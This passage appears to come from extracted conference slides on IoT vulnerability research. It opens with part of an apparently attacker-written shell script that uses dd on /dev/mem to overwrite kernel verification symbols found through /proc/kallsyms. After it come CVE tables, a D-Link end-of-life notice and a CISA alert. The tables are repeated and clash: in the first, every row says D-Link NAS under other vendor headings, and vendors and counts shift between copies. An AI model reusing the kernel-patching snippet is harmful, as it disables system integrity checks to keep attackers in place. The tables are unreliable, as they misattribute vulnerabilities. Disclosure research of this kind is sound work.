17   ↳ '{print $2}' | grep B)
18
19 if [ $elfcheck_flag ]
20 then
21   symbol_addr_virtual=$((0x$(grep elfcheck /proc/kallsyms |
22     ↳ awk -F ' ' '{print $1 " " $2}' | grep B | awk 'NR==1
23     ↳ (print $1)'))
24   write_bytes=4
25   echo "\x00\x00\x00\x00" > $input_file
26 else
27   symbol_addr_virtual=$((0x$(grep reliableverify
28     ↳ /proc/kallsyms | awk -F ' ' 'NR==1 {print $1}'))
29   write_bytes=8
30   echo $ret_0_bytes > $input_file
31 fi
32
33 symbol_real_addr=$((symbol_addr_virtual+offset))
34
35 dd if=$input_file of=/dev/mem bs=1 count=$write_bytes
36   ↳ seek=$symbol_real_addr
37   ↳ rm -f $input_file
```


Takeaway

Attackers leverage command injection to deploy malicious scripts, maintaining persistence

Case Study - The Tip of The Iceberg

CVE-IDs	0-Day	Severity	Price (\$)	Class	Vendor	Type	Model	Amount
25 New Zero-day Vulnerabilities with Assigned CVE Numbers								
● CVE-2024-10915	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
● D-Link NAS:								
➤ CVE-2024-3272	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-3273	✓	CRITICAL	10k-25k	Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-12987	✓	CRITICAL	10k-25k	Hard-coded Credentials	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-12986	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-4582	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-10916	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-3272	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2025-0224	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-13130	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-12897	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-12896	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
● Faraday DVR:								
➤ CVE-2024-4584	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-4583	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-4582	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-3160	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-4235	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
16 Known Zero-day Vulnerabilities								
● Xiongmai DVR:								
➤ CVE-2017-7577	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-3765	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
● TBK DVR:								
➤ CVE-2018-9995	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
➤ CVE-2024-3721	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
4 New Zero-day Vulnerabilities without CVE Numbers Assigned								
-	✓	-	-	Path Traversal	Dahua	DVR	?*	1.7M
-	✓	-	-	Path Traversal	Dahua	Video Intercom	?*	1k
-	✓	-	-	Command Injection	LaCie	NAS	CloudBox	14k
-	✓	-	-	Command Injection	Samsung	DVR	?*	20k
...								
-: The data is missing from threat intelligence platforms including VulDB, CVE and NVD. ?: The model is known but not disclosed for ethical reasons.								

- We typically uncover vulnerability groupings—multiple vulns. that coexist within the same device



One More Thing!

One More Thing! - Post-Disclosure Tracking

- We triggered a massive **cleanup** of the IoT attack surface!

CVE-IDs	0-Day	Severity	Price (\$)	Class	Vendor	Type	Model	Amount	NOW (2025.12)
25 New Zero-day Vulnerabilities with Assigned CVE Numbers									
CVE-2024-10915	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-10914	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3273	✓	CRITICAL	10k-25k	Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3272	✓	CRITICAL	10k-25k	Hard-coded Credentials	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3765	✓	CRITICAL	2k-5k	Access Control	Xiongmai	DVR	AHB7804R, AHB8004T...	390k	93k ↓
CVE-2024-12987	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k	48k ↓
CVE-2024-12986	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k	48k ↓
CVE-2024-4582	✓	HIGH	1k-2k	OS Command Injection	Faraday	DVR	GM8181, GM828x	27k	8k ↓
CVE-2024-10916	✓	MEDIUM	10k-25k	Information Disclosure	D-Link			92k	25k ↓
CVE-2024-3274	✓	MEDIUM	10k-25k	Information Disclosure	D-Link			92k	25k ↓
CVE-2025-0224	✓	MEDIUM	1k-2k	Information Disclosure	Provision			181k	136k ↓
CVE-2024-13130	✓	MEDIUM	1k-2k	Path Traversal	Dahua			100K	77k ↓
CVE-2024-12897	✓	MEDIUM	1k-2k	Path Traversal	Intelbras			102k	77k ↓
CVE-2024-12896	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	IP Camera	IP2M-841B, IPC-IPM-721S, ...	147k	112k ↓
CVE-2024-12984	✓	MEDIUM	1k-2k	Information Disclosure	Amcrest	IP Camera	IP2M-841B, IPC-IPM-721S, ...	408k	256k ↓
CVE-2024-7339	✓	MEDIUM	1k-2k	Information Disclosure	TVT	DVR	AV108T, 2108TS, ...	25k	4k ↓
CVE-2024-7120	✓	MEDIUM	1k-2k	OS Command Injection	Raisecom	Gateway	MSG1200, MSG2300, ...	722k	425k ↓
CVE-2024-5096	✓	MEDIUM	1k-2k	Information Disclosure	HIPCAM	IP Camera	-	27k	8k ↓
CVE-2024-4583	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k	8k ↓
CVE-2024-4584	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k	8k ↓
CVE-2024-4022	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k	195k ↓
CVE-2024-4021	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k	195k ↓
CVE-2024-3721	✓	MEDIUM	1k-2k	OS Command Injection	TBK	DVR	DVR-4104, DVR-4216	114k	28k ↓
CVE-2024-3160	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	DVR	MHDX1008, MHDX5016, ...	520k	263k ↓
CVE-2024-4235	✓	LOW	5k-10k	Cleartext Storage	Netgear	Router	DG834Gv5	6k	2k ↓
16 Known N-day Vulnerabilities									
CVE-2022-28956	✗	CRITICAL	10k-25k	Privilege Escalation	D-Link	Router	-	628k	635k ↑
CVE-2023-4474	✗	CRITICAL	5k-10k	OS Command Injection	Zyxel	NAS	NAS326, NAS542	41k	16k ↓
CVE-2022-27596	✗	CRITICAL	2k-5k	SQL Command Injection	QNAP	NAS	QTS, QuTS hero	2.0M	1.2M ↓
CVE-2018-9995	✗	CRITICAL	2k-5k	Credentials Management	TBK	DVR	DVR4104, DVR4216	114k	28k ↓
CVE-2017-7925	✗	CRITICAL	2k-5k	Access Control	Dahua	DVR	DH-IPC-Hx	2.7M	1.6k ↓
CVE-2021-36260	✗	CRITICAL	1k-2k	Command Injection	Elvision			157k	242k ↑
CVE-2019-7194	✗	CRITICAL	1k-2k	Path Traversal				593k	1.2M ↑
CVE-2019-7192	✗	CRITICAL	1k-2k	Authentication Bypass				593k	1.2M ↑
CVE-2017-7577	✗	CRITICAL	1k-2k	Path Traversal				33k	26k ↓
CVE-2018-18441	✗	HIGH	5k-10k	Information Disclosure			942L, ...	53k	26k ↓
CVE-2013-3586	✗	HIGH	2k-5k	Improper Authentication				20k	9k ↓
CVE-2013-6023	✗	HIGH	2k-5k	Path Traversal	TVT	DVR	-	507k	158k ↓
CVE-2017-5892	✗	HIGH	1k-2k	Information Disclosure	ASUS	Router	RT-AC, RT-N	69k	41k ↓
CVE-2014-4019	✗	HIGH	-	Information Disclosure	ZTE, TP-Link,...	-	-	522k	165k ↓
CVE-2024-0717	✗	MEDIUM	10k-25k	Information Disclosure	D-Link	Router	DSL-224, DWM-321, ...	225k	184k ↓
CVE-2019-9680	✗	MEDIUM	1k-2k	Information Disclosure	Dahua	IP Camera	HDW4X2X, HDBW4X2X, ...	148k	112k ↓
4 New Zero-day Vulnerabilities without CVE Numbers Assigned									
-	✓	-	-	Path Traversal	Dahua	DVR	?*	1.7M	1.2k ↓
-	✓	-	-	Path Traversal	Dahua	Video Intercom	?*	1k	0.7k ↓
-	✓	-	-	Command Injection	LaCie	NAS	CloudBox	14k	8k ↓
-	✓	-	-	Command Injection	Samsung	DVR	?*	20k	9k ↓

“-”: The data is missing from threat intelligence platforms including VulDB, CVE and NVD.
“?*: The model is known but not disclosed for ethical reasons.

- We triggered a massive **cleanup** of the IoT attack surface!

CVE-IDs	0-Day	Severity	Price (\$)	Class	Vendor	Type	Model	Amount	NOW (2025.12)
25 New Zero-day Vulnerabilities with Assigned CVE Numbers									
CVE-2024-10915	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-10914	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3273	✓	CRITICAL	10k-25k	Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3272	✓	CRITICAL	10k-25k	Hard-coded Credentials	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3765	✓	CRITICAL	2k-5k	Access Control	Xiongmai	DVR	AHB7804R, AHB8004T...	390k	93k ↓
CVE-2024-12987	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k	48k ↓
CVE-2024-12986	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k	48k ↓
CVE-2024-4582	✓	HIGH	1k-2k	OS Command Injection	Faraday	DVR	GM8181	27k	8k ↓
CVE-2024-10916	✓	MEDIUM	10k-25k	Information Disclosure	D-Link			92k	25k ↓
CVE-2024-3274	✓	MEDIUM	10k-25k	Information Disclosure	D-Link			92k	25k ↓
CVE-2025-0224	✓	MEDIUM	1k-2k	Information Disclosure	Provision			181k	136k ↓
CVE-2024-13130	✓	MEDIUM	1k-2k	Path Traversal	Dahua			100K	77k ↓
CVE-2024-12897	✓	MEDIUM	1k-2k	Path Traversal	Intelbras			102k	77k ↓
CVE-2024-12896	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	IP Camera	IP2M-841B, IPC-IPM-721S, ...	147k	112k ↓
CVE-2024-12984	✓	MEDIUM	1k-2k	Information Disclosure	Amcrest	IP Camera	IP2M-841B, IPC-IPM-721S, ...	147k	112k ↓
CVE-2024-7339	✓	MEDIUM	1k-2k	Information Disclosure	TVT	DVR	AV108T, 2108TS, ...	408k	256k ↓
CVE-2024-7120	✓	MEDIUM	1k-2k	OS Command Injection	Raisecom	Gateway	MSG1200, MSG2300, ...	25k	4k ↓
CVE-2024-5096	✓	MEDIUM	1k-2k	Information Disclosure	HIPCAM	IP Camera	-	722k	425k ↓
CVE-2024-4583	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k	8k ↓
CVE-2024-4584	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k	8k ↓
CVE-2024-4022	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k	195k ↓
CVE-2024-4021	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k	195k ↓
CVE-2024-3721	✓	MEDIUM	1k-2k	OS Command Injection	TBK	DVR	DVR-4104, DVR-4216	114k	28k ↓
CVE-2024-3160	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	DVR	MHDX1008, MHDX5016, ...	520k	263k ↓
CVE-2024-4235	✓	LOW	5k-10k	Cleartext Storage	Netgear	Router	DG834Gv5	6k	2k ↓
16 Known N-day Vulnerabilities									
CVE-2022-28956	✗	CRITICAL	10k-25k	Privilege Escalation	D-Link	Router	-	628k	635k ↑
CVE-2023-4474	✗	CRITICAL	5k-10k	OS Command Injection	Zyxel	NAS	NAS326, NAS542	41k	16k ↓
CVE-2022-27596	✗	CRITICAL	2k-5k	SQL Command Injection	QNAP	NAS	QTS, QuTS hero	2.0M	1.2M ↓
CVE-2018-9995	✗	CRITICAL	2k-5k	Credentials Management	TBK	DVR	DVR4104, DVR4216	114k	28k ↓
CVE-2017-7925	✗	CRITICAL	2k-5k	Access Control	Dahua	DVR	DH-IPC-Hx	2.7M	1.6k ↓
CVE-2021-36260	✗	CRITICAL	1k-2k	Command Injection	Hikvision			157k	242k ↑
CVE-2019-7194	✗	CRITICAL	1k-2k	Path Traversal				593k	1.2M ↑
CVE-2019-7192	✗	CRITICAL	1k-2k	Authentication Bypass				593k	1.2M ↑
CVE-2017-7577	✗	CRITICAL	1k-2k	Path Traversal				33k	26k ↓
CVE-2018-18441	✗	HIGH	5k-10k	Information Disclosure			942L, ...	53k	26k ↓
CVE-2013-3586	✗	HIGH	2k-5k	Improper Authentication				20k	9k ↓
CVE-2013-6023	✗	HIGH	2k-5k	Path Traversal	TVT	DVR	-	507k	158k ↓
CVE-2017-5892	✗	HIGH	1k-2k	Information Disclosure	ASUS	Router	RT-AC, RT-N	69k	41k ↓
CVE-2014-4019	✗	HIGH	-	Information Disclosure	ZTE, TP-Link,...	-	-	522k	165k ↓
CVE-2024-0717	✗	MEDIUM	10k-25k	Information Disclosure	D-Link	Router	DSL-224, DWM-321, ...	225k	184k ↓
CVE-2019-9680	✗	MEDIUM	1k-2k	Information Disclosure	Dahua	IP Camera	HDW4X2X, HDBW4X2X, ...	148k	112k ↓
4 New Zero-day Vulnerabilities without CVE Numbers Assigned									
-	✓	-	-	Path Traversal	Dahua	DVR	?	1.7M	1.2k ↓
-	✓	-	-	Path Traversal	Dahua	Video Intercom	?	1k	0.7k ↓
-	✓	-	-	Command Injection	LaCie	NAS	CloudBox	14k	8k ↓
-	✓	-	-	Command Injection	Samsung	DVR	?	20k	9k ↓

“-”: The data is missing from threat intelligence platforms including VulDB, CVE and NVD.
“?*: The model is known but not disclosed for ethical reasons.

Some of the vendor confirmed that the products are **end-of-life**

Announcement > SAP10383

DNS-320L / DNS-325 / DNS-327 / DNS-340L and All D-Link NAS Storage :: All Models and All Revision :: End of Service Life :: CVE-2024-3273 & CVE-2024-3272: Vulnerabilities Reported

Publication ID: SAP10383
Resolved Status: Yes
Published on: 4 April 2024 5:00 GMT
Last updated on: 3 September 2024 3:14 GMT

Overview

This announcement covers all models listed in the table below.

This exploit affects a legacy D-Link products and all hardware revisions, which have reached their End of Life ("EOL")/End of Service Life ("EOS") Life-Cycle. Products that have reached their EOL/EOS no longer receive device software updates and security patches and are no longer supported by D-Link.

D-Link US recommends that D-Link devices that have reached EOL/EOS be retired and replaced. Please contact your regional office for recommendations (LINK).

Regardless of product type or sales channel, D-Link's general policy, when products reach EOS/EOL, they can no longer be supported, and all firmware development for these products cease. Please read the information and recommendations below.

Majority of 0-day targets **offlined**

Specific N-day devices **increased**

One More Thing! - Post-Disclosure Tracking

- We triggered a massive **cleanup** of the IoT attack surface!

CVE-IDs	0-Day	Severity	Price (\$)	Class	Vendor	Type	Model	Amount	NOW (2025.12)
25 New Zero-day Vulnerabilities with Assigned CVE Numbers									
CVE-2024-10915	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-10914	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3273	✓	CRITICAL	10k-25k	Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3272	✓	CRITICAL	10k-25k	Hard-coded Credentials	D-Link	NAS	DNS-320L, DNS-340L, ...	92k	25k ↓
CVE-2024-3765	✓	CRITICAL	2k-5k	Access Control	Xiongmai	DVR	AHB7804R, AHB8004T...	390k	93k ↓
CVE-2024-12987	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k	48k ↓
CVE-2024-12986	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k	48k ↓
CVE-2024-4582	✓	HIGH	1k-2k	OS Command Injection	Faraday	DVR	GM8181	27k	8k ↓
CVE-2024-10916	✓	MEDIUM	10k-25k	Information Disclosure	D-Link			92k	25k ↓
CVE-2024-3274	✓	MEDIUM	10k-25k	Information Disclosure	D-Link			92k	25k ↓
CVE-2025-0224	✓	MEDIUM	1k-2k	Information Disclosure	Provision			181k	136k ↓
CVE-2024-13130	✓	MEDIUM	1k-2k	Path Traversal	Dahua			100K	77k ↓
CVE-2024-12897	✓	MEDIUM	1k-2k	Path Traversal	Intelbras			102k	77k ↓
CVE-2024-12896	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	IP Camera	IP2M-841B, IPC-IPM-721S, ...	102k	77k ↓
CVE-2024-12984	✓	MEDIUM	1k-2k	Information Disclosure	Amcrest	IP Camera	IP2M-841B, IPC-IPM-721S, ...	147k	112k ↓
CVE-2024-7339	✓	MEDIUM	1k-2k	Information Disclosure	TVT	DVR	AV108T, 2108TS, ...	408k	256k ↓
CVE-2024-7120	✓	MEDIUM	1k-2k	OS Command Injection	Raisecom	Gateway	MSG1200, MSG2300, ...	25k	4k ↓
CVE-2024-5096	✓	MEDIUM	1k-2k	Information Disclosure	HIPCAM	IP Camera	-	722k	425k ↓
CVE-2024-4583	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k	8k ↓
CVE-2024-4584	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k	8k ↓
CVE-2024-4022	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k	195k ↓
CVE-2024-4021	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k	195k ↓
CVE-2024-3721	✓	MEDIUM	1k-2k	OS Command Injection	TBK	DVR	DVR-4104, DVR-4216	114k	28k ↓
CVE-2024-3160	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	DVR	MHDX1008, MHDX5016, ...	520k	263k ↓
CVE-2024-4235	✓	LOW	5k-10k	Cleartext Storage	Netgear	Router	DG834Gv5	6k	2k ↓
16 Known N-day Vulnerabilities									
CVE-2022-28956	✗	CRITICAL	10k-25k	Privilege Escalation	D-Link	Router	-	628k	635k ↑
CVE-2023-4474	✗	CRITICAL	5k-10k	OS Command Injection	Zyxel	NAS	NAS326, NAS542	41k	16k ↓
CVE-2022-27596	✗	CRITICAL	2k-5k	SQL Command Injection	QNAP	NAS	QTS, QuTS hero	2.0M	1.2M ↓
CVE-2018-9995	✗	CRITICAL	2k-5k	Credentials Management	TBK	DVR	DVR4104, DVR4216	114k	28k ↓
CVE-2017-7925	✗	CRITICAL	2k-5k	Access Control	Dahua	DVR	DH-IPC-Hx	2.7M	1.6k ↓
CVE-2021-36260	✗	CRITICAL	1k-2k	Command Injection	Hikvision			157k	242k ↑
CVE-2019-7194	✗	CRITICAL	1k-2k	Path Traversal				593k	1.2M ↑
CVE-2019-7192	✗	CRITICAL	1k-2k	Authentication Bypass				593k	1.2M ↑
CVE-2017-7577	✗	CRITICAL	1k-2k	Path Traversal				33k	26k ↓
CVE-2018-18441	✗	HIGH	5k-10k	Information Disclosure			942L, ...	53k	26k ↓
CVE-2013-3586	✗	HIGH	2k-5k	Improper Authentication				20k	9k ↓
CVE-2013-6023	✗	HIGH	2k-5k	Path Traversal	TVT	DVR	-	507k	158k ↓
CVE-2017-5892	✗	HIGH	1k-2k	Information Disclosure	ASUS	Router	RT-AC, RT-N	69k	41k ↓
CVE-2014-4019	✗	HIGH	-	Information Disclosure	ZTE, TP-Link,...	-	-	522k	165k ↓
CVE-2024-0717	✗	MEDIUM	10k-25k	Information Disclosure	D-Link	Router	DSL-224, DWM-321, ...	225k	184k ↓
CVE-2019-9680	✗	MEDIUM	1k-2k	Information Disclosure	Dahua	IP Camera	HDW4X2X, HDBW4X2X, ...	148k	112k ↓
4 New Zero-day Vulnerabilities without CVE Numbers Assigned									
-	✓	-	-	Path Traversal	Dahua	DVR	?	1.7M	1.2k ↓
-	✓	-	-	Path Traversal	Dahua	Video Intercom	?	1k	0.7k ↓
-	✓	-	-	Command Injection	LaCie	NAS	CloudBox	14k	8k ↓
-	✓	-	-	Command Injection	Samsung	DVR	?	20k	9k ↓

“-”: The data is missing from threat intelligence platforms including VulDB, CVE and NVD.
“?”: The model is known but not disclosed for ethical reasons.

Some of the vendor confirmed that the products are **end-of-life**

Announcement > SAP10383

DNS-320L / DNS-325 / DNS-327 / DNS-340L and All D-Link NAS Storage :: All Models and All Revision :: End of Service Life :: CVE-2024-3273 & CVE-2024-3272: Vulnerabilities Reported

Publication ID: SAP10383
Resolved Status: Yes
Published on: 4 April 2024 5:00 GMT
Last updated on: 3 September 2024 3:14 GMT

Overview

This announcement covers all models listed in the table below.

This exploit affects a legacy D-Link products and all hardware revisions, which have reached their End of Life ("EOL")/End of Service Life ("EOS") Life-Cycle. Products that have reached their EOL/EOS no longer receive device software updates and security patches and are no longer supported by D-Link.

D-Link US recommends that D-Link devices that have reached EOL/EOS be retired and replaced. Please contact your regional office for recommendations (LINK).

Regardless of product type or sales channel, D-Link's general policy, when products reach EOS/EOL, they can no longer be supported, and all firmware development for these products cease. Please read the information and recommendations below.

Release Note for Vigor3900 Series

Firmware Version:	1.5.1.5
Release Type:	Critical - Upgrade immediately
Applied Models:	Vigor3900

Due to the firmware update for devices using firmware version 1.0.5 or earlier, it is recommended to upgrade to version 1.5.1.5 or later.

Some vulnerabilities have been **fixed**

- We saw the smoke in '24; the rest of the world finally saw the fire in '25



The screenshot shows the CISA website header with the agency logo and name: "America's Cyber Defense Agency" and "NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE". A search bar is visible. The navigation menu includes Topics, Spotlight, Resources & Tools, News & Events, Careers, and About. The breadcrumb trail reads: Home / News & Events / Cybersecurity Advisories / Alert / CISA Adds Three Known Exploited Vulnerabilities to Catalog.

ALERT

CISA Adds Three Known Exploited Vulnerabilities to Catalog

Release Date: May 15, 2025

Updated June 5, 2025

CISA is continually collaborating with partners across government and the private sector. Through this collaboration, CISA learned that CVE-2025-4664 has not been exploited and there is insufficient evidence to keep this CVE on the KEV and that the best course of action is to remove it. CISA is committed to continued collaboration with partners.

End of Update

CISA has added three new vulnerabilities to the Catalog.

- [CVE-2024-12987](#) DrayTek Vigor Routers OS Command Injection Vulnerability
- [CVE-2025-4664](#) Google Chromium Loader Insufficient Policy Enforcement Vulnerability
- [CVE-2025-42999](#) SAP NetWeaver Deserialization Vulnerability


High-risk 0-days added to the CISA KEV Catalog

- We saw the smoke in '24; the rest of the world finally saw the fire in '25



The screenshot shows the CISA website's alert page. The header includes the CISA logo and the text "America's Cyber Defense Agency" and "NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE". The main heading is "CISA Adds Three Known Exploited Vulnerabilities to Catalog". Below the heading, it says "Release Date: May 15, 2025" and "Updated June 5, 2025". A paragraph states: "CISA is continually collaborating with partners across government and the private sector. Through this collaboration, CISA learned that CVE-2025-4664 has not been exploited and there is insufficient evidence to keep this CVE on the KEV and that the best course of action is to remove it. CISA is committed to continued collaboration with partners." A callout box highlights: "High-risk 0-days added to the CISA KEV Catalog". At the bottom, a list of vulnerabilities is provided:

- [CVE-2024-12987](#) DrayTek Vigor Routers OS Command Injection Vulnerability
- [CVE-2025-4664](#) Google Chromium Loader Insufficient Policy Enforcement Vulnerability
- [CVE-2025-42999](#) SAP NetWeaver Deserialization Vulnerability

